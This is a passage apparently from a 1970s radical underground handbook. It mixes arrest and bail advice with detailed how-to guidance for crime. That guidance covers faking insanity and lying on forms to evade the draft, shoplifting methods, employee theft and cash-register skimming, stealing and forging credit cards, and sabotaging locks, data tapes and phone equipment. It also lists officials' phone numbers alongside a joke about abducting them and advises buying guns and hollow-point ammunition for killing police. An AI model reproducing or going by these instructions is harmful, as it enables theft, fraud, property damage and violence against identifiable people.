a friend if you're uptight about the pigs knowing where you live. When the pigs grab you, chances are they are going to insult you, rough you up a little and maybe even try to plant some evidence on you. Try to keep your cool. Any struggle on your part, even lying on the street limp, can be considered resisting arrest. Even if you beat the original charge, you can be found guilty of resisting and receive a prison sentence. Often if the pigs beat you, they will say that you attacked them and generally charge you with assault. If you are stopped in the street on suspicion (which means you're black or have long hair), the police have the right to pat you down to see if you are carrying a weapon. They cannot search you unless they place you under arrest. Technically, this can only be done in the police station where they have the right to examine your possessions. Thus, if you are in a potential arrest situation, you should refrain from carrying dope, sharp objects that can be classified as a weapon, and the names and phone numbers of people close to you, like your dealer, your local bomb factory, and your friends underground. Forget about talking your way out of it or escaping once you're in the car or paddy wagon. In the police station, insist on being allowed to call your lawyer. Getting change might be a problem so you should always have a few dimes hidden. Since many cases are dismissed because of this, you'll generally be allowed to make some calls, but it might take a few hours. Call a close friend and tell him to get all the cash that can be quickly raised and head down to the court house. Usually the police will let you know where you'll be taken. If they don't, just tell your friend what precinct you're being held at, and he can call the central police headquarters and find out what court you'll be appearing in. Ask your friend to also call a lawyer which you also should do if you get another phone call. Hang up and dial a lawyer or defense committee that has been set up for demonstrations. The lawyer will

either come to the station or meet you in court depending on the severity of the charge and the likelihood you'll be beaten in the station. When massive demonstrations are occurring where a number of busts are anticipated, it's best to have lawyers placed in police stations in the immediate vicinity. The lawyer will want to know as many details as possible of the case so try and concentrate on remembering a number of things since the pigs aren't going to let you take notes. If you can, remember the name and badge number of the fink that busted you. Sometimes they'll switch arresting officers on you. Remember the time, location of the bust and any potential witnesses that the lawyer might be able to contact. If you are unable to locate a lawyer, don't panic, the court will assign you one at the time of the arraignment. Legal Aid lawyers are free and can usually do as good a job as a private lawyer at an arraignment. Often they can do better, as the judge might set a lower bail if he sees you can't afford a private lawyer. The arraignment is probably the first place you'll find out what the charges are against you. There will also be a court date set and bail established. The amount of bail depends on a variety of factors ranging from previous convictions to the judge's hangover. It can be put up in collateral, i.e., a bank book, or often there is a cash alternative offered which amounts to about 10% of the total bail. Your friend should be in the court with some cash (at least a hundred dollars is recommended). For very high bail, there are the bail bondsmen in the area of the courthouse who will cover the bail for a fee, generally not to exceed 5%. You will need some signatures of solid citizens to sign the bail papers and perhaps put up some collateral. Once you get bailed out, you should contact a private lawyer, preferably one that has experience with your type of case. If you are low on bread, check out one of the community or movement legal groups in your area. It is not advisable to keep the legal aid lawyer beyond the arraignment if at all possible. If you're in a car or in your home, the police do not have a right to search the premises without a search warrant or probable cause. Do not consent to any search without a warrant, especially if there are witnesses around who can hear you. Without your consent, the pigs must prove probable cause in the court. It's unbelievable the number of defendants that not only come naked, but pull their own pants down. Make the cops kick in the door or break open the trunk themselves. You are under no obligation to assist them in collecting evidence, and helping them weakens your case. LAWYERS GROUPS National Lawyers Guild The "Guild" provides various free legal services especially for political prisoners. If you have any legal hassles, call and see if they'll help you. You can call the one nearest you and get the name of a good lawyer in your area. ¥ BOSTON - 70 Charles St. ¥ DETROIT - 5705 N. Woodward St. ¥ LOS ANGELES - c/o Haymarket, 507 N. Hoover St. ¥ NEW YORK - 1 Hudson St. ¥ SAN FRANCISCO - 197 Steiner St. Outside of these areas, there are no offices, but people to contact in the following cities are: ¥ FLINT, MICH., Carl Bekofske, 1003 Church St. ¥ PHILADELPHIA, PA. - A. Harry Levitan, 1412 Fox Building ¥ WASHINGTON, D.C. - S. David Levy, 2812 Pennsylvania Ave., N.W.American Civil Liberties Union The ACLU is not as radical as the Guild, but will in rare instances provide good lawyers for a variety of civil liberty cases such as censorship, denial of permits to demonstrations, and the like. But beware of their tendency to win the legal point while losing the case. Here is a list of some of their larger offices.

¥ ALABAMA - Box 1972, University, Alabama 35486

¥ CALIFORNIA - ACLU of Northern California, 503 Market St., ¥ SAN FRANCISCO, CA - 94105 (EX 2-4692) ¥ COLORADO - 1452 Pennsylvania St., Denver, Colorado 80203 (303-TA5-2930) ¥ GEORGIA - 5 Forsyth St. N.W., Atlanta, Georgia 30303 (404-523-5398) ¥ ILLINOIS - 6 S. Clark, Chicago, Illinois 60603 (312-236-5564) ¥ MICHIGAN - 234 State St., Detroit, Mich. 48226 (313-961-4662) ¥ MONTANA - 2707 Glenwood Land, Billings, Montana 59102 (406-651-2328) ¥ NEW MEXICO - 131 La Vega S.W., Albuquerque, New Mexico 87105 (505-877-5286) ¥ NEW YORK - 156 Fifth Ave., New York, NY 10010 (212-WA9-6076) ¥ NORTH DAKOTA - Ward County (Minot), Box 1000, Minot, North Dakota 58701 (702 - 838 - 0381)¥ OHIO - Suite 200, 203 E. Broad St., Columbus, Ohio 43215 ¥ WASHINGTON, DC - (NCACLU) 1424 16th St. NW, Suite 501, ¥ WASHINGTON, DC - 20036 (202-483-3830) (202-483-3830) ¥ WEST VIRGINIA - 1228 Seventh St., Huntington, West Virginia 25701 ¥ WISCONSIN - 1840 N. Farwell Ave., Rm. 303, Milwaukee, Wisc. 53202 (414 - 272 - 4032)To obtain a complete list of all the ACLU chapters, write: American Civil Liberties Union, 156 5th Avenue, New York, NY 10010, or call them at (212) WA 9-6076. JOIN THE ARMY OF YOUR CHOICE The first rule of our new Nation prohibits any of us from serving in the army of a foreign power with which we do not have an alliance. Since we exist in a

state of war with the Pig Empire, we all have a responsibility to beat the draft by any means necessary. First check out your medical history. Review every chronic or long-term illness you ever had. Be sure to put down all the serious infections like mono or hep. Next, make note of your physical complications. When you have assembled a complete list, get a copy of Physical Deferments or one of the other draft counseling manuals and see if you qualify. If you have a legitimate deferment, document it with a letter from a doctor. The next best deal is a Conscientious Objection status (C.O.) or a psychiatric deferment (psycho). The laws have been getting progressively broader in defining C.O. status during the past few year s. The most recent being, "sincere moral objections to war," without necessarily a belief in a supreme being. There are general guidelines sent out by the National Office of Selective Service that say it is a matter of conscience. The decision, however, is still pretty much in the hands of the local board. Visit a Draft Counseling Center if you feel you have a chance for this type of story. They'll know how your local board tends to rule. There are still some more cases to be heard by the Supreme Court before objection to a particular war is allowed or disallowed. It is not grounds for deferment as of now. Psychos are our specialty. Chromosome damage has totally wiped out our minds when it comes to concentrating on killing innocent people in Asia. When you get your invite to join the army, there are lots of ways you can prepare yourself mentally. Begin by staggering up to a cop and telling him you don't know who you are or where you live. He'll arrange for you to be chauffeured to the nearest mental hospital. There you repeat your performance, dropping the clue that you have used LSD in the past, but you aren't sure if you're on it now or not. In due time, they'll put you up for the night. When morning comes, you bounce out of bed, remember who you are, swear you'll never drop acid again and thank everyone who took care of you. Within a few hours, you'll be discharged. Don't be uptight about thinking how they'll lock you up forever cause you really are nuts. The hospitals measure victories by how quickly they can throw you out the door. They are all overcrowded anyway. In most areas, a one-night stand in a mental hospital is enough to convince the shrink at the induction center that you're capable of eating the flesh of a colonel. Just before you go, see a sympathetic psychiatrist and explain your sad mental shape. He'll get verification that you did time in a hospital and include it in his letter, that you'll take along to the induction center. When you get to the physical examination, a high point in any young man's life, there are lots of things

working in your favor. Here, long hair helps; the army doesn't want to bother with trouble-makers. Remember this even though a tough looking sergeant runs down bullshit about "how they're gonna fix your ass" and "anybody with a trigger finger gets passed." He's just auditioning for the Audie Murphy movies, so don't believe anything he lays down. Talk to the other guys about how rotten the war in Vietnam is and how if you get forced to go, you'll end up shooting some officers. Tell them you'd like the training so you can come back and take up with the Weathermen.Check off as many items as can't be verified when given the forms. Suicide, dizzy spells, bed-wetting, dope addiction, homosexuality, hepatitis. Be able to drop a few symptoms on the psychiatrist to back up your story of rejection by a cold and brutal society that was indifferent, from a domineering father that beat you, and mother that didn't understand anything. Be able to trace your history of bad family relationships, your taking to the streets at 15 and eventually your getting "hooked." Let him "pry" things out of you if possible. Show him your letter if you had the foresight to get one. Practice a good story before you go for the physical with someone who has already beat the system. If your local board is fucked up, you can transfer to an area that disqualifies almost everyone who wants out, such as the New York City boards. If you can't think of anything you can always get FUCK ARMY tattooed on the outside of the baby finger of your right hand and give the tough sergeant a snappy salute and a hearty "yes sir!"\*\*If unfortunately you get hauled in. The Army gives you a life insurance policy. By making Dan Berrigan or Angela Davis the beneficiary you might avoid front-line duty.

CANADA, SWEDEN & POLITICAL ASYLUM

If you've totally fucked up your chances of getting a deferment or already are in the service and considering ditching, there are some things that you should know about asylum. There are three categories of countries that you should be interested in if you are planning to ship out to avoid the draft or a serious prison term. The safest countries are those with which Amerika has mutual offense treaties such as Cuba, North Korea and those behind the so-called Iron Curtain. The next safest are countries unfriendly to the U.S. but suffer the possibility of a military coup which might radically affect your status. Cambodia is a recent example of a border-line country. Some cats hijacked a ship bound for Vietnam and went to Cambodia where they were granted asylum. Shortly thereafter the military with a good deal of help from the CIA, took over and now the cats are in jail. Algeria is currently a popular sanctuary in this category. Sweden will provide political asylum for draft dodgers and deserters. It helps to have a passport, but even that isn't necessary since they are required by their own laws to let you in. There are now about 35,000 exiles from the Pig Empire living in Sweden. The American Deserters Committee, Upplandsgaten 18, Stockholm, phone 08-344663, will provide you with immediate help, contacts and procedural information once you get there. If you enter as a tourist with a passport, you can just go to the local police station, state you are seeking asylum and fill out a form. It's that sample. They stamp your passport and this allows you to hustle rent and food from the Swedish Social Bureau. It takes six months for you to get working papers that will permit you to get employment, but you can live on welfare until then with no hassle. The following places can be contacted, for additional help. They are all in Stockholm:

¥ Reverend Tom Hayes 82-42-11 or 21-45-86

¥ Kristina Nystrom of the Social Bureau 08-230570

¥ Bengt Suderstrom 31-84-32 (legal)

¥ Hans-Goran Franck 10-25-02(legal)

Canada does not offer political asylum but they do not support the U.S. foreign policy in Southeast Asia so they allow draft dodgers and deserters to the current tune of 50,000 to live there unmolested. Do not tell the officials at the border that you are a deserter or draft dodger, as they will turn you in. Pose as a visitor. To work in Canada you have to qualify for landed immigration status under a point system. There will be a number of background

questions asked and you have to score 50 points or better to pass and qualify. You get one point for each year of formal education, 10 points if you have a professional skill, 10 points for being between 18-35 years of age, more points for having a Canadian home and job waiting for you, for knowing English or French and a whopping 15 points for having a stereotyped middle class appearance and life-style. Letters from a priest or rabbi will help here. Some entry points are easier than others. Kingsgate, for example, just north of Montana is very good on weekdays after 10:00 P.M.The best approach if you are considering going to Canada is to write or, better still, visit the Montreal Council to Aid War Resisters, Case Postale 5, Westmount, Montreal, 215 Quebec or American Deserters Committee, 3837 Blvd., Saint Laurent, St. Louis, Montreal 3, Quebec. They will provide you with the latest info on procedures and the problems of living in Canada as a war resister. If you can't make it up there, see a local anti-war organization for counseling. If you are already in the army, you should find out all you need to know before you ditch. It's best to cross the border while you're on leave as it might mean the difference between going AWOL and desertion if you decide to come back. In any event, no one should renounce their citizenship until they have qualified for landed immigration status as that would classify the person as a non-resident and make it possible for the Canadian police to send you back, which on a few rare occasions has happened. Because there have been few cases of fugitives from the U.S. seeking political asylum, there is not a clear and ample formula that can be stated. Germany, France, Belgium and Sweden will often offer asylum for obvious political cases but each case must be considered individually. Go there incognito. Contact a movement organization or lawyer and have them make application to the government. Usually they will let you stay if you promise not to engage in political organizing in their country. In any event if they deport you these countries are good enough to let you pick the country to which you desire to be sent. We feel it's our obligation to let people know that life in exile is not all a neat deal, not by a long shot. You are removed from the struggle here at home, the problems of finding work are immense and the customs of the people are strange to you. Most people are unhappy in exile. Many return, some turn themselves in and others come back to join the growing radical underground making war in the belly of the great white whale. Steal Now, Pay Never

# SHOPLIFTING

This section presents some general guidelines on thievery to put you ahead of the impulse swiping. With some planning ahead, practice and a little nerve, you can pick up on some terrific bargains. Being a successful shoplifter requires the development of an outlaw mentality. When you enter a store you should already have cased the joint so don't browse around examining all sorts of items, staring over your shoulder and generally appearing like you're about to snatch something and are afraid of getting caught. Enter, having a good idea of what you want and where it's located. Camouflage is important. Be sure you dress the part by looking like an average customer. If you are going to rip-off expensive stores (why settle for less), act like you have a chauffeur driven car double parked around the corner. A good rule is dress in the style and price range of the clothes, etc., you are about to shoplift. The reason we recommend the more expensive stores is that they tend to have less security guards, relying instead on mechanical methods or more usually on just the sales people. Many salespeople are uptight about carrying out a bust if they catch you. A large number are thieves themselves, in fact one good way to steal is simply explain to the salesclerk that you're broke and ask if you can take something without paying. It's a great way to radicalize shop personnel by rapping to them about why they shouldn't give a shit if the boss gets ripped off. The best time to work out is on a rainy, cold day during a busy shopping season. Christmas holiday is a shoplifter's paradise. In these periods you can wear heavy overcoats or loose raincoats without attracting suspicion. The crowds of shoppers will keep the nosy "can-I-help-you's" from fucking up your style. Since you have already checked out the store before

hitting it, you'll know the store's "blind-spots" where you can be busy without being observed too easily. Dressing rooms, blind alley aisles and washrooms are some good spots. Know where the cashier's counter is located, where the exits to the street and storage rooms are to be found, and most important, the type of security system in use. If you are going to snatch in the dressing room, be sure to carry more than one item in with you. Don't leave tell-tale empty hangers behind. Take them out and ditch them in the aisles. An increasingly popular method of security is a small shoplifting plastic detector attached to the price tag. It says "Do Not Remove" and if you do, it electronically triggers an alarm in the store. If you try to make it out the door, it also trips the alarm system. When a customer buys the item, the cashier removes the detector with a special deactivation machine. When you enter the store, notice if the door is rigged with electronic eyes. They are often at the waist level, which means if the item is strapped to your calf or tucked under your hat, you can walk out without a peep from the alarm. If you trigger the alarm either inside the store or at the threshold, just dash off lickety-split. The electronic eyes are often disguised as part of the decor. By checking to see what the cashier does with merchandise bought, you can be sure if the store is rigged. Other methods are undercover pigs that look like shoppers, one-way mirrors and remote control television cameras. Undercover pigs are expensive so stores are usually understaffed. Just watch out (without appearing to watch out) that no one observes you in action. As to mirrors and cameras there are always blind spots in a store created when displays are moved around, counters shifted, and boxes piled in the aisles. Mirrors and cameras are rarely adjusted to fit these changes. Don't get turned off by this security jazz. The percentage of stores that have sophisticated security systems such as those described is very small. If you work out at lunch time, the security guards and many of the sales personnel will be out of the store. Just before closing is also good, because the clerks are concentrating on going home. By taking only one or two items, you can prevent a bust if caught by just acting like a dizzy klepto socialite getting kicks or use the "Oh-gee-I-forgot-to-pay" routine. Stores don't want to hassle going into court to press charges, so they usually let you go after you return the stuff. If you thought ahead, you'll have some cash ready to pay for the items you've pocketed, if caught. Leave your I.D. and phone book at home before going shopping. People rarely go to jail for shoplifting, most if caught never even see a real cop. Just lie like a fucker and the most you'll get is a lecture on law and order and a warning not to come back to that store or else. TECHNIQUES

The lining of a bulky overcoat or loose raincoat can be elaborately outfitted with a variety of custom-made large pockets. The openings to these pockets are not visible since they are inside the coat. The outside pockets can be torn out leaving only the opening or slit. Thus you can reach your hand (at counter level) through the slit in your coat and drop objects into the secret pockets sewn into the lining. Pants can also be rigged with secret pockets. The idea is to let your fingers do the walking through the slit in your coat, while the rest of the body remains the casual browser. You'll be amazed at how much you can tuck away without any noticeable bulge. Another method is to use a hidden belt attached to the inside of your coat or pants. The belt is specially designed with hooks or clothespins to which items can be discretely attached. Ditching items into hidden pockets requires a little cunning. You should practice before a mirror until you get good at it. A good idea is to work with a partner. Dig this neat duet. A man and woman walk into a store together looking like a respectable husband and wife. The man purchases a good belt or shirt and engages the salesman in some distracting conversation as he rings up the sale. Meanwhile, back in the aisle, "wife" is busy rolling up two or three suits. Start from the bottom while they are still on the rack and roll them up, pants and jackets together, the way you would roll a sleeping bag. The sleeves are tied around the roll making a neat little bundle. The bundle is then tucked between your thighs. The whole operation takes about a minute and

with some practice you can walk for hours with a good size bundle between your legs and not appear like you just shit in your pants. Try this with a coat on in front of a mirror and see how good you get at it. Another team method is for one or more partners to distract the sales clerks while the other stuffs. There are all sorts of theater skits possible. One person can act drunk or better still appear to be having an epileptic fit. Two people can start a fight with each other. There are loads of ways, just remember how they do it in the next spy movie you see. One of the best gimmicks around is the packaging technique. Once you have the target item in hand, head for the fitting room or other secluded spot. Take out a large piece of gift wrapping and ribbon. Quickly wrap up the item so it will look like you brought it in with you. Many stores have their own bags and staple the cash register receipt to the top of the bag when you make a purchase. Get a number of these bags by saving them if you make a purchase or dropping around to the receiving department with a request for some bags for your Christmas play or something. Next collect some sales receipts, usually from the sidewalk or trash cans in front of the store. Buy or rip-off a small pocket stapler for less than a dollar. When you get the item you want, drop it in the bag and staple it closed, remembering to attach the receipt. This is an absolutely perfect method and takes just a few seconds. It eliminates a lot of unsightly bulges in your coat and is good for warm-weather heisting. A dummy shopping bag can be rigged with a bit of ingenuity. The idea is to make it look like the bag is full when there's still lots of room left. Use strips of cardboard taped to the inside of the bag to give it some body. Remember to carry it like it's filled with items, not air. Professional heisters often use a "booster box," usually a neatly wrapped empty package with one end that opens upon touch. This is ideal for electrical appliances, jewelry, and even heavy items such as portable television sets. The trick side can be fitted with a spring door so once the toaster is inside the door slams shut. Don't wear a black hat and cape and go around waving a wand yelling "Abracadabra," just be your usual shlep shopper self. If you can manage it, the trick side just can be an opening without a trick door. Just carry the booster box with the open side pressed against your body. Briefcases, suitcases and other types of carrying devices can all be made to hold items. Once you have something neatly tucked away in a bag or box, it's pretty hard to prove you didn't come in with it. ON THE JOB

By far the easiest and most productive method of stealing is on the job. Wages paid to delivery boys, sales clerks, shippers, cashiers and the like are so insulting that stealing really is a way of maintaining self-respect. If you are set on stealing the store dry when you apply for the job, begin with your best foot forward. Make what employment agencies call a "good appearance." Exude cleanliness, Godliness, sobriety and all the other WASPy virtues third grade teachers insist upon. Building up a good front will eliminate suspicion when things are "missing." Mail clerks and delivery boys can work all sorts of neat tricks. When things get a little slow, type up some labels addressed to yourself or to close friends and play Santa Claus. Wrap yourself a few packages or take one that is supposed to go to a customer and put your label over theirs. Blame it on the post office or on the fact that "things get messed up `cause of all the bureaucracy." It's great to be the one to verbalize the boss's own general feelings before he does when something goes awry. The best on-the-job crooks always end up getting promoted. Cashiers and sales persons who have access to money can pick up a little pocket change without too much effort, no matter how closely they are watched by supervisors. Women can make use of torn hems to stash coins and bills. Men can utilize cuffs. Both can use shoes and don't forget those secret little pockets you learned about in the last section. If you ring up items on a cash register, you can easily mistake \$1.39 for 39¢ or \$1.98 for 98¢ during the course of a hectic day. Leave pennies on the top shelf of the cash register and move one to the far right side every time you skip a dollar. That way at the end of the day, you'll know how much to pocket and won't have to

constantly be stuffing, stuffing, stuffing. If you pick up trash or clean up, you can stick all sorts of items into wastebaskets and later sneak them out of the store. There are many ways of working heists with partners who pose as customers. See the sections on free food and clothing for these. There are also ways of working partnerships on the job. A cashier at a movie theater and a doorman can work out a system where the doorman collects the tickets and returns them to the cashier to sell again. A neat way to make a large haul is to get a job through an agency as a domestic for some rich slob. You should use a phony identification when you sign up at the agency. Once you are busy dusting the town house, check around for anything valuable to be taken home. Pick up the phone, order all sorts of merchandise, and have it delivered. A friend with a U-haul can help you really clean up. CREDIT CARDS

Any discussion of shoplifting and forgeries inevitably leads to a rap on credit cards; those little shiny plastic wonder passes to fantasy land that are rendering cash obsolete. There are many ways to land a free credit card. You can get one yourself if your credit is good, or from a friend: report it stolen and go on a binge around town. Sign your name a little funny. Super underworld types might know where you can purchase a card that's not too hot on the black market. You might heist one at a fashionable party or restaurant. If you're a hat check girl at a night club, don't forget to check out pockets and handbags for plastic goodies.\*Finally, you can redo a legitimate card with a new number and signature and be sure that it's on no one's "hot list." Begin by removing the ink on the raised letters with any polyester resin cleaner. Next, the plastic card should be held against a flat iron until the raised identification number is melted. You can use a razor blade to shave off rough spots. This combination of razor blade and hot iron, when worked skillfully, will produce a perfect blank card. When the card is smooth as new, reheat it using the flat iron and press an addressograph plate into the soft plastic. The ink can be replaced by matching the original at any stationary store. If this is too hard, you can buy machines to make your own credit cards, which are made for small department stores. Granted, this method is going require some expertise, but once you've learned to successfully forge a credit card, buy every item imaginable, eat fancy meals, and even get real money from a bank.\*The absolute best method is to have an accomplice working in the post office rip off the new cards that are mailed out. They get to know quickly which envelopes contain new credit cards. Since the person never receives the card it never dawns on them to report it stolen. This gives you at least a solid month of carefree spending and your signature will be perfect. Whether your credit card is stolen, borrowed or forged, you still have to follow some guidelines to get away without any hassle. Know the store's checking method before you pass the hot card. Most stores have a fifty-dollar limit where they only call upstairs on items costing fifty dollars or more. In some stores it's less. Some places have a Regiscope system that takes your picture with each purchase. You should always carry at least one piece of back-up identification to use with the phony card as the clerk might get suspicious if you don't have any other ID. They can check out a "hot list" that the credit card companies send out monthly, so if you're uptight about anything watch the clerk's movements at all times. If things get tight, just split real quick. Often, even if a clerk or boss thinks it's a phony, they'll OK the sale anyway since the credit card companies make good to the stores on all purchases; legit or otherwise. Similarly, the insurance companies make good to the credit companies and so on until you get to a little group of hard working elves in the basement of the U.S. Mint who do nothing but print free money and lie to everybody about there being tons of gold at Fort Knox to back up their own little forging operation.

#### Monkey Warfare

If you like Halloween, you'll love monkey warfare. It's ideal for people uptight about guns, bombs and other children's toys, and allows for imaginative forms of protesting, many of which will become myth, hence

duplicated and enlarged upon. A syringe (minus the needle) or a cooking baster can be filled with a dilute solution of epoxy glue. Get the two tubes in a hardware store and squeeze into a small bottle of rubbing alcohol. Shake real good and pour into the baster or syringe. You have about thirty minutes before the mixture gets too hard to use. Go after locks, parking meters, and telephones. You can fuck up the companies that use IBM cards by buying a cheap punch or using an Exacto knife and cutting an extra hole in the card before you return it with your payment. By the way, when you return payments always pay a few cents under or over. The company has to send you a credit or another bill and it screws up their bookkeeping system. Remember, always bend, fold, staple or otherwise mutilate the card. By the way if you ever find yourself in a computer room during a strike, you might want to fuck up the school records. You can do this by passing a large magnet or portable electro-magnet rapidly back and forth across the reels of tape, thus erasing them. And don't miss the tour of the IBM plant, either. Another good bit is to rent a safe deposit box (only about \$7.00 a year) in a bank using a phony name. That usually only need a signature and don't ask for identification. When you get a box, deposit a good size dead fish inside the deposit box, close it up and return it to its proper niche. From then on, forget about it. Now think about it, in a few months there is going to be a hell-of-a-smell from your small investment. It's going to be almost impossible to trace and besides, they can never open the box without your permission. Since you don't exist, they'll have no alternative but to move away. Invest in the Stank of Amerika savings program. Just check out Lake Erie and you'll see saving fish isn't such a dumb idea. If you get caught, tell them you inherited the fish from your grandmother and it has sentimental value. There are lots of things you can send banks, draft boards and corporations that contribute to pollution via the mails. It is possible to also have things delivered. Have a hearse and flowers sent to the chief of police. We know someone who had a truckload of cement dumped in the driveway of her boss under the fib that the driveway was going to be repaved. By getting masses of people to use electricity, phones or water at a given time, you can fuck up some not-so-public utility. The whole problem is getting the word out. For example, 10,000 people turning on all their electrical appliances and lights in their homes at a given time can cause a blackout in any major city. A hot summer day at about 3:00 PM is best. Five thousand people calling up Washington, D.C. at 3:00 PM on a Friday (one of the busiest hours) ties up the major trunk lines and really puts a cramp in the government's style of carrying on. Call (202) 555-1212, which is information and you won't even have to pay for the call. If you call a government official, ask some questions like "How many kids did you kill today?" or "What kind of liquor do Congressmen drink?" or offer to take Teddy Kennedy for a ride. A woman can cause some real excitement by calling a Congressman's office and screaming "Tell that bastard he forgot to meet Irene at the motel this afternoon."A Washington call-in would work even better by phoning direct to homes of the big boys. For starters you can call collect the following\*: ¥ Richard M. Nixon - El Presidente - (202) 456-1444 ¥ Spiro T. Agnew - El Toro - (202) 265-2000 ext. 6400 ¥ John N. Mitchell - El Butcher - (202) 965-2900 ¥ Melvin R. Laird - El Defendo - (301) 652-4449 ¥ Henry A. Kissinger - El Exigente - (202) 337-0042 ¥ William P. Rogers - El Crapper - (301) 654-7125 ¥ General Earl G. Wheeler - El Joint Bosso - (703) 527-6119 ¥ General William C. Westmoreland - El Pollutoni - (703) 527-6999 ¥ Richard M. Helms - El Assassin - (301) 652-4122 ¥ John N. Chafee-El Sinko Swimmi-(703) 536-5411 \*Any group who elopes with any of the persons listed is entitled to a free copy of this book. Anyone who parlays all 10 in a lift-off can have all the royalties. Send ears for verification. A great national campaign can be promoted that asks people to protest the presidential election farces on Inauguration Day. When a president says "So help me God," rush in and flush

the toilet. A successful Flush for God campaign can really screw up the water system. If you want to give Ma Bell an electric permanent, consider this nasty. Cut the female device off an ordinary extension cord and expose the two wires. Unscrew the mouthpiece on the phone and remove the voice amplifier. You will see a red and a black wire attached to two terminals. Attach each of the wires from the extension cord to each one from the phone. Next plug in the extension cord to a wall socket. What you are doing is sending 120 volts of electricity back through equipment which is built for only volts. You can knock off thousands of phones, switchboards and devices if all goes right. It's best to do this on the phone in a large office building or university. You certainly will knock out their fuses. Unfortunately, at home your own phone will probably be knocked out of commission. If that happens, simply call up the business office and complain. They'll give you a new phone just the way they give the other seven million people that requested them that day. Remember, January is Alien Registration Month, so don't forget to fill out an application at the Post Office, listing yourself as a citizen of Free Nation. Then when they ask you to "Love it or leave it," tell them you already left! Piece Now

It's ridiculous to talk about a revolution without a few words on guns. If you haven't been in the army or done some hunting, you probably have a built-in fear against guns that can only be overcome by familiarizing yourself with them.

# HANDGUNS

There are two basic types of handguns or pistols: the revolver carries a load of 5 or 6 bullets in a "revolving" chamber. The automatic usually holds the same number, but some can hold up to 14 bullets. Also, in the automatic the bullets can be already packed in a magazine which quickly snaps into position in the handle. The revolver must be reloaded one bullet at a time. An automatic can jam on rare occasions, or misfire, but with a revolver you just pull the trigger and there's a new bullet ready to fire. Despite pictures of Roy Rogers blasting a silver dollar out of the sky, handguns are difficult to master a high degree of accuracy with and are only good at short ranges. If you can hit a pig-size object at 25 yards, you've been practicing. Among automatics, the Colt 45 is a popular model with a long record of reliability. A good popular favorite is a Parabellum 9 mm, which has the advantage of a double action on the first shot, meaning that the hammer does not have to be cocked, making possible a quick first shot without carrying a cocked gun around. By the way, do not bother with any handgun smaller than a .38 caliber, because cartridges smaller than that are too weak to be effective. Revolvers come in all sizes and makes, as do automatics. The most highly recommended are the .38 Special and the .357 Magnum. Almost all police forces use the .38 Special. They are light, accurate and the small-frame models are easy to conceal. If you get one, use high velocity hollow pointed bullets, such as the Speer DWM (146 grain h.p.) or the Super Vel (110 grain h.p.). The hollow point shatters on contact, insuring a kill to the not-so-straight shooters. Smith and Wesson makes the most popular .38 Special. The Charter Arms is a favorite model. The .357 Magnum is an extremely powerful handgun. You can shoot right through the wall of a thick door with one at a distance of 20 yards. It has its own ammo, but can also use the bullets designed for the .38. Both guns are about the same in price, running from \$75-\$100 new. An automatic generally runs about \$25 higher.

#### RIFLES

There are two commonly available types of rifles; the bolt action and the semi-automatic. War surplus bolt action rifles are cheap and usually pretty accurate, but have a slower rate of fire than a semi-automatic. A semi-automatic is preferable in nearly all cases. The M-1 carbine is probably the best semi-automatic for the money (about \$80). It's light, short, easy to handle and has only the drawback of a cartridge that's a little underpowered. Among bolt actions, the Springfield, Mauser, Royal Enfield, Russian 7.62, and the Lee Harvey Oswald Special, the Mannlicher-Carcano, are all good buys for

the money (about \$20). One of the best semi-automatics is the AR-18, which is the civilian version of the military M-16. In general, this is a fantastic gun with a high rate of fire, minimal recoil, high accuracy, light weight, and easy maintenance. If kept clean, it will rarely jam, and the bullet has astounding stopping power. It sells for around \$225. SHOTGUNS

The shotgun is the ideal defensive weapon. It's perfect for the vamping band of pigs or hard-heads that tries to lynch you. Being a good shot isn't that necessary because a shotgun shoots a bunch of lead pellets that spread over a wide range as they leave the barrel. There are two common types: the pump action and the semi-automatic. Single shot types and double-barrel types do not have a high enough rate of fire for self-defense. The pump action is easy to use and reliable. It usually holds about five shells in a tube underneath the barrel. For self-defense you should use 00 buckshot shells. Shotguns come in various gauges, but you will want the largest commonly available, the 12 gauge. The Mossberg Model 500 A is a super weapon in this category which sells for about \$90. When buying one, try to get a shotgun with a barrel as short as possible up to the legal limit of 18 inches. It is easy to cut down a longer barrel, too. This increases the area sprayed. The semi-automatic gun is not used too much for self-defense, as they usually hold only three shells. With some practice, you can shoot a pump nearly as fast as a semi-automatic, and they are much cheaper. See the gun books catalogued in the Appendix for more information. There are many other good guns available, and a great deal to know about choosing the right gun for the right situation. Reading a little right wing gun literature will help.

OTHER WEAPONS

If you are around a military base, you will find it relatively easy to get your hands on an M-79 grenade launcher, which is like a giant shotgun and is probably the best self-defense weapon of all time. Just inquire discreetly among some long-haired soldiers.

TRAINING

Owning a gun ain't shit unless you know how to use it. They make a hell of a racket when fired so you just can't work out in your den or cellar except with a BB gun, which is good in between real practice sessions. Find a buddy who served in the military or is into hunting or target-shooting and ask him to teach you the fundamentals of gun handling and safety. If you're over 18, you can practice on one of your local firing ranges. Look them up in the Yellow Pages, call and see if they offer instructions. They are usually pretty cheap to use. In an hour, you can learn the basics you need to know about guns and the rest is mostly practice, practice, just like in the westerns. Contact the National Rifle Association, Washington D.C. and ask for information on forming a gun club. If you can, you are entitled to great discounts, have no trouble using ranges and get excellent info on all matters relating to weapons. A secluded place in the country outside city limits, makes an ideal range for practicing. Shoot at positioned targets. A good idea is to blow up balloons and attach them to pieces or boxes. Position yourself downstream alongside a running brook. A partner can go upstream and release the balloons into the water. As they rush downstream, they simulate an attacker charging you and make excellent moving targets. Watch out for ricochetting bullets. Have any bystander stand by behind you. A clothesline with a pulley attachment can be rigged up to also allow practice with a moving target. GUN LAWS

Once you decide to get a gun, check out the local laws. There are federal ones, but they're not stricter than any state ordinance. If you're unsure about the laws, send 75¢ to the U.S. Government Printing Office for the manual called Published Ordinances: Firearms. It runs down the latest on all state laws. In most states you can buy a rifle or shotgun just for the bread from a store or individual if you are over 18 years old. You can get a handgun when you can prove you're over 21, although you generally need a special permit to carry it concealed on your person or in your car. A concealed weapon permit

